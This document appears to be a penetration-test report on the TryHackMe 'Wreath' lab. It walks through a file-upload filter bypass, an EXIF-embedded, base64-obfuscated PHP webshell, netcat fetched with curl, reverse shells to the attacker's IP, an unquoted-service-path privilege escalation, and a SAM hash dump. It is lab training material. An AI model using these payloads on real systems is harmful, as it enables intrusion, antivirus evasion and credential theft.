Full-Stack Web Development
10 years on-and-off experie
as a full-stack web develop
specialising in CentOS LAM
installations. Preference for
PHP development, but with
extensive knowledge of full
stack development in Pytho
Node.js and Golang.
Software Development
Started developing simple
programs as a child and
maintained the skill as a ho
until learning formally at
university, resulting in 25
years of software developm
experience. Seven of these
were working professionall
a software developer.
Hi, I'm Thomas Wreath
Developer and Sysadmin
Skills

7.6.1 Webpage Fingerprinting

We can use the Add-on Wappalyzer to reveal that the page is running PHP version 7.4.11. This also shows us that the website is a copy of the one running on the webserver (`10.200.101.200`).

7.6.2 Exploring the Git Server

Now we know that the websites are the same, it is safe to assume that the Git Server is hosting the files being used on this machine - presumably as a development instance.

Going back to the Git Server, we can see there is the following directory:

`C:\GitStack\respositories\Website.git`

Using `Evil-WinRM` to download the file, we can take a copy of the git repository to look through on our local machine.

```
*Evil-WinRM* PS C:\GitStack\repositories> download C:\GitStack\repositories\Website.git ~/Downloads
Info: Downloading C:\GitStack\repositories\Website.git to ~/Downloads
```

```
┌──(shrike㉿kali)-[~/Downloads/.git]
└─$ ls -la
total 36
drwxr-xr-x  6 shrike shrike 4096 Aug  2 14:44 .
drwxr-xr-x  3 shrike shrike 4096 Aug  2 14:44 ..
-rw-r--r--  1 shrike shrike  329 Aug  2 14:44 config
-rw-r--r--  1 shrike shrike   73 Aug  2 14:44 description
-rw-r--r--  1 shrike shrike   23 Aug  2 14:44 HEAD
drwxr-xr-x  2 shrike shrike 4096 Aug  2 14:44 hooks
drwxr-xr-x  2 shrike shrike 4096 Aug  2 14:44 info
drwxr-xr-x 53 shrike shrike 4096 Aug  2 14:44 objects
drwxr-xr-x  4 shrike shrike 4096 Aug  2 14:44 refs

┌──(shrike㉿kali)-[~/Downloads/.git]
└─$
```

7.6.3 Extracting the Git Repository

We will use a tool called `GitTools/Extractor` to re-create the repo based on the files we've obtained.

```
┌──(shrike㉿kali)-[~/Downloads/GitTools/Extractor]
└─$ ./extractor.sh ../../ ~/Downloads/output_repo
###########
# Extractor is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehaxelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
###########
```

This provides us with a few directories containing the last few commits that we can comb through for more information.

```
┌──(shrike㉿kali)-[~/Downloads/GitTools/Extractor]
└─$ ls ~/Downloads/output_repo
0-345ac8b236064b431fa43f53d91c98c4834ef8f3  1-70dde80cc19ec7670456799673889482 8f4ee895  2-82dfc97bec0d7582d485d9031c09abcb5c6b18f2

┌──(shrike㉿kali)-[~/Downloads/GitTools/Extractor]
```

Using the following one-liner, we can identify which of the commits are the most recent:

```
separator="========================================"; for i in $(ls); do printf
↪  "\n\n$separator\n\033[4;1m$i\033[0m\n$(cat $i/commit-meta.txt)\n"; done; printf
↪  "\n\n$separator\n\n\n"
```

This reveals that the 0-345[...] folder is the most recent commit.

```
═══════════════════════════════════════════
0-345ac8b236064b431fa43f53d91c98c4834ef8f3
tree c4726fef596741220267e2b1e014024b93fced78
parent 82dfc97bec0d7582d485d9031c09abcb5c6b18f2
author twreath <me@thomaswreath.thm> 1609614315 +0000
committer twreath <me@thomaswreath.thm> 1609614315 +0000

Updated the filter


═══════════════════════════════════════════
1-70dde80cc19ec7670456799673889 4828f4ee895
tree d6f9cc307e317dec7be4fe80fb0ca569a97dd984
author twreath <me@thomaswreath.thm> 1604849458 +0000
committer twreath <me@thomaswreath.thm> 1604849458 +0000

Static Website Commit


═══════════════════════════════════════════
2-82dfc97bec0d7582d485d9031c09abcb5c6b18f2
tree 03f072e22c2f4b74480fcfb0eb31c8e624001b6e
parent 70dde80cc19ec7670456799673889 4828f4ee895
author twreath <me@thomaswreath.thm> 1608592351 +0000
committer twreath <me@thomaswreath.thm> 1608592351 +0000

Initial Commit for the back-end


═══════════════════════════════════════════
```

Now that we've narrowed down the most recent commit, we can look through to see which files have most recently been updated.

```
┌──(shrike㉿kali)-[~/Downloads/output_repo]
└─$ cd 0-345ac8b236064b431fa43f53d91c98c4834ef8f3

┌──(shrike㉿kali)-[~/Downloads/output_repo/0-345ac8b236064b431fa43f53d91c98c4834ef8f3]
└─$ find . -name "*.php"
./resources/index.php
```

This identifies that the `index.php` file has been updated. Looking through the source code, we can see that the file mentions a 'Ruby Image Upload Page' located at `/resources`.

This seems to have a form that an image can be uploaded with as well as a note stating that the filter

needs to be improved.

7.7 Exploitation - Content Filtering Bypass


After looking at the filter more closely, we can see that there is some filtering done on the file extension of the uploaded file.

```
if(isset($_POST["upload"]) && is_uploaded_file($_FILES["file"]["tmp_name"])){
        $target = "uploads/".basename($_FILES["file"]["name"]);
        $goodExts = ["jpg", "jpeg", "png", "gif"];
        if(file_exists($target)){
                header("location: ./?msg=Exists");
                die();
        }
        $size = getimagesize($_FILES["file"]["tmp_name"]);
        if(!in_array(explode(".", $_FILES["file"]["name"])[1], $goodExts) || !$size){
                header("location: ./?msg=Fail");
                die();
        }
        move_uploaded_file($_FILES["file"]["tmp_name"], $target);
        header("location: ./?msg=Success");
        die();
} else if ($_SERVER["REQUEST_METHOD"] == "post"){
        header("location: ./?msg=Method");
}
```

However, the way the filter confirms the file extension is by splitting the filename on a '.' character. This means "image.jpeg" becomes ["image", "jpeg"], but "image.jpeg.php" would become ["image.jpeg", "php"].

Additionally, it also shows that files get added to an `uploads/` directory.

Navigating to `/resources` we are blocked by a login prompt. Using the previously compromised password from the Git Server, we are able to gain access to this file upload page.



7.7.1 Testing the File Upload

Now that we have access to the page, we can upload a normal picture to identify whether or not the image is accessible in the `uploads/` folder or not.

By uploading a simple image called 'cat.jpg' to the site, we find that we can access it at `/resources/uploads/cat.jpg`. This means we can use this as a method to get a webshell.

7.7.2 Crafting a Payload

In order to bypass the filter, we can change the image file to `cat-shrike.jpg.php` and modify the exifdata of the image.

We can use a benign payload to see if it is successful without triggering any potential A/V solutions.

```
┌──(shrike㉿kali)-[~]
└─$ exiftool -Comment="<?php echo \"<pre>Test Payload</pre>\"; die();?>" ~/Documents/OSCP\ Preparation/TryHackMe\ Boxes/Wreath/cat-shrike.jpg.php
    1 image files updated
```

By uploading this file and navigating to it in the browser, we find that we can see the "Test Payload" string is present on the page. This means we can upload our code successfully this way.

7.7.3 AV Evasion

Assuming that the system is running Windows Defender (given it is a Windows machine), the actual payload needs to avoid triggering Defender.

To do that, we need to obfuscate the payload with base64 encoding and escape any dollar signs so that it runs properly in our bash terminal.

Starting Payload:

```
<?php
    $cmd = $_GET["wreath"];
    if(isset($cmd)){
        echo "<pre>" . shell_exec($cmd) . "</pre>";
    }
    die();
?>
```

We now repeat the same process as we did with our benign payload to add it to the image's exif data.

```
┌──(shrike㉿kali)-[~]
└─$ exiftool -Comment="<?php \$p0=\$_GET[base64_decode('d3JlYXRo')];if(isset(\$p0)){echo base64_decode('PHByZT4=').shell_exec(\$p0).base64_decode('PC9wcmU+'
);}die();?>" ~/Documents/OSCP\ Preparation/TryHackMe\ Boxes/Wreath/cat2-shrike.jpg.php
    1 image files updated

┌──(shrike㉿kali)-[~]
```

We upload our image and find that we get an 'Undefined Index' error - meaning it has worked.

Now we have a working webshell, we can use the `wreath` parameter to run commands.

Visiting the below link, we can see that we identify the machine as `wreath-pc`.

`http://10.200.101.100/resources/uploads/cat-shrike.jpg-php?wreath=hostname`

```
wreath-pc
```

7.7.4 Stablising the Shell

Because we are assuming that Windows Defender is on the machine, most payloads (such as those created with `msfvenom`, php, `powershell` etc) will be detected. As such, we compile a custom `netcat` binary to avoid detection.

We clone the GitHub repo for `netcat` and modify the included `Makefile` to use the `x86_64-w64-mingw32-gcc` compiler and the build the binary.

Then, we use a temporary python webserver once more to uplaod the file to our target.

Because of the AV concerns, it's best to use the existing binaries on the system, such as `curl.exe` or `certutil.exe`.

In this case, we can run `CertUtil.exe -dump` and see if it runs. It does, but Defender will most likely mark this as malicious. So, we use `curl.exe` instead.

Running `curl http://<attacking_ip>/nc.exe -o c:\\windows\\temp\\nc-shrike.exe` gives us our `netcat` payload on the target machine.

Then, we set up a listener on our attacking machine and run the following PowerShell command to gain a full reverse shell:

```
powershell.exe c:\\windows\\temp\\nc-shrike.exe 10.50.102.37 443 -e cmd.exe
```

7.8 Privilege Escalation - Personal Machine


7.8.1 Finding an Exploitable Service

Running the `whoami` command reveals that we are not the system account for the machine, but the `thomas` user. As such, we'll need to look for methods to escalate privileges.

```
┌──(shrike㉿kali)-[~]
└─$ rlwrap nc -lvnp 443
listening on [any] 443 ...
connect to [10.50.102.37] from (UNKNOWN) [10.200.101.100] 49900
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

whoami
whoami
wreath-pc\thomas

C:\xampp\htdocs\resources\uploads>
```

```
whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled

whoami /groups
whoami /groups

GROUP INFORMATION
-----------------

Group Name                                 Type             SID          Attributes
========================================== ================ ============ ==================================================
Everyone                                   Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\SERVICE                       Well-known group S-1-5-6      Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                              Well-known group S-1-2-1      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account                 Well-known group S-1-5-113    Mandatory group, Enabled by default, Enabled group
LOCAL                                      Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level       Label            S-1-16-12288

C:\xampp\htdocs\resources\uploads>
```


We also identify which services are running in the user space.



It seems that one of the services is not using a quoted path, which means it may be vulnerable to an 'Unquoted Service Path Attack' vulnerability.

We check to see if it is running as the `NT AUTHORITY\SYSTEM` account with the following command:

```
sc qc SystemExplorerHelpService
```



We can see that the service is running as the `LocalSystem` account. Next, we check the directory it is located in to see if we can write to it.

```
powershell "get-acl -Path 'C:\Program Files (x86)\System Explorer' | format-list"
powershell "get-acl -Path 'C:\Program Files (x86)\System Explorer' | format-list"


Path   : Microsoft.PowerShell.Core\FileSystem::C:\Program Files (x86)\System Explorer
Owner  : BUILTIN\Administrators
Group  : WREATH-PC\None
Access : BUILTIN\Users Allow  FullControl
         NT SERVICE\TrustedInstaller Allow  FullControl
         NT SERVICE\TrustedInstaller Allow  268435456
         NT AUTHORITY\SYSTEM Allow  FullControl
         NT AUTHORITY\SYSTEM Allow  268435456
         BUILTIN\Administrators Allow  FullControl
         BUILTIN\Administrators Allow  268435456
         BUILTIN\Users Allow  ReadAndExecute, Synchronize
         BUILTIN\Users Allow  -1610612736
         CREATOR OWNER Allow  268435456
         APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow  ReadAndExecute, Synchronize
         APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow  -1610612736
         APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES Allow  ReadAndExecute, Synchronize
         APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES Allow  -1610612736
Audit  :
Sddl   : O:BAG:S-1-5-21-3963238053-2357614183-4023578609-513D:AI(A;OICI;FA;;;BU)(A;ID;FA;;;S-1-5-80-956008885-341852264
         9-1831038044-1853292631-2271478464)(A;CIIOID;GA;;;S-1-5-80-956008885-3418522649-1831038044-1853292631-22714784
         64)(A;ID;FA;;;SY)(A;OICIIOID;GA;;;SY)(A;ID;FA;;;BA)(A;OICIIOID;GA;;;BA)(A;ID;0x1200a9;;;BU)(A;OICIIOID;GXGR;;;
         BU)(A;OICIIOID;GA;;;CO)(A;ID;0x1200a9;;;AC)(A;OICIIOID;GXGR;;;AC)(A;ID;0x1200a9;;;S-1-15-2-2)(A;OICIIOID;GXGR;
         ;;S-1-15-2-2)



C:\xampp\htdocs\resources\uploads>
```

It looks as though all users have full control of this directory - we can modify the files here.

7.8.2 Creating System.exe

Because the service path was not quoted, it means that the service may also look for executables named `System.exe` within that directory. We build a wrapper around our `netcat` binary but call it `System.exe` so that it is executed instead of the expected `SystemExplorer.exe` program.

Because we know there is an AV solution on the machine, we write a wrapper for our existing binary using C#.

7.8.2.1 Wrapper.cs

```
using System;
using System.Diagnostics;

namespace Wrapper{
    class Program{
        static void Main(){
            Process proc = new Process();
            ProcessStartInfo procInfo = new
↪   ProcessStartInfo("c:\\windows\\temp\\nc-shrike.exe", "10.50.102.37 18666 -e cmd.exe");
            procInfo.CreateNoWindow = true; //Prevents a GUI window from being displayed.
            proc.StartInfo = procInfo;
            proc.Start();
        }
```

```
    }
}
```

We run `mcs Wrapper.cs` to compile it and then use the Impacket `smbserver.py` to make it available to our target machine using our credentials.

```
┌──(shrike㉿kali)-[/opt/impacket]
└─$ sudo python3 /opt/impacket/examples/smbserver.py share . -smb2support -username user -password [redacted]
Impacket v0.10.1.dev1+20220720.103933.3c6713e3 - Copyright 2022 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

We then run the script directly from the SMB share without touching the filesystem.

```
copy \\10.50.102.37\share\Wrapper.exe %TEMP%\wrapper-shrike.exe
copy \\10.50.102.37\share\Wrapper.exe %TEMP%\wrapper-shrike.exe
The system cannot find the file specified.

copy \\10.50.102.37\share\Wrapper.exe %TEMP%\wrapper-shrike.exe
copy \\10.50.102.37\share\Wrapper.exe %TEMP%\wrapper-shrike.exe
        1 file(s) copied.

net use \\10.50.102.37\share /del
net use \\10.50.102.37\share /del
\\10.50.102.37\share was deleted successfully.
```

We set up a listener on our attacking machine for the port we specified in the wrapper (in this case, `444`).

```
┌──(shrike㉿kali)-[~/Documents/OSCP Preparation/TryHackMe Boxes/Wreath]
└─$ rlwrap nc -lvnp 18666
listening on [any] 18666 ...
connect to [10.50.102.37] from (UNKNOWN) [10.200.101.100] 50450
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Thomas\AppData\Local\Temp>
```

Now, we need to rename this file to `System.exe` and move it to our directory.

```
copy %TEMP%\wrapper-shrike.exe "C:\Program Files (x86)\System Explorer\System.exe"
copy %TEMP%\wrapper-shrike.exe "C:\Program Files (x86)\System Explorer\System.exe"
        1 file(s) copied.

C:\Users\Thomas\AppData\Local\Temp>
```

We simply stop the service and restart it to force our application to run.

After the service restarts, we have an `NT AUTHORITY\SYSTEM` level reverse shell on the machine.

```
┌──(shrike㉿kali)-[~/Documents/OSCP Preparation/TryHackMe Boxes/Wreath]
└─$ rlwrap nc -lvnp 18666
listening on [any] 18666 ...
connect to [10.50.102.37] from (UNKNOWN) [10.200.101.100] 50476
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

whoami
whoami
nt authority\system

C:\Windows\system32>
```

7.9 Post-Exploitation - Administrator Hashes

Now we have SYSTEM access, we can dump the hash of the `Administrator` account. As `mimikatz` would most likely trigger the AV solution, we can create a local dump and transfer it out of the machine.

To do so, we can run `reg.exe save HKLM\SYSTEM system.bak` and `reg.exe save HKLM\SAM sam.bak` and then move the files into our Impacket SMB share.

Once that's done, we can use the Impackey `secretsdump.py` script to extract the hashes.

```
┌──(shrike㉿kali)-[~/Documents/OSCP Preparation/TryHackMe Boxes/Wreath]
└─$ python3 /opt/impacket/examples/secretsdump.py -sam sam.bak -system system.bak LOCAL
Impacket v0.10.1.dev1+20220720.103933.3c6713e3 - Copyright 2022 SecureAuth Corporation

[*] Target system bootKey: [redacted]
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:[redacted]
Guest:[redacted]
DefaultAccount:[redacted]
WDAGUtilityAccount[redacted]
Thomas:[redacted]
[*] Cleaning up...

┌──(shrike㉿kali)-[~/Documents/OSCP Preparation/TryHackMe Boxes/Wreath]
└─$
```

8 Cleanup

After the engagement, the following actions were taking to clean up afterwards:

- Binary files on Webserver were removed
- User Account on Git Server was removed
- Firewall rules on Git Server were removed
- Binary files on Git Server were removed
- Uploaded images within the `/resources/uploads` folder on wreath-pc webserver were removed.

No further clean up should be required by the client after this engagement.

9 Conclusion

The client's network displayed a lack of consistent security patching and a number of weak spots when it comes to credentials creation and management. Overall, the network was compromised using off-the-shelf tooling with very little modifications. Shrike InfoSec recommends that the client ensure they have a regular patching schedule for all services, including those only accessible internally. Software and Services should be run following the principle of least privilege and ensure that permissions are adequetely set for the software/service in question. Shrike InfoSec also recommends that the client undertakes regular vulnerability scanning of their network, both internally and externally.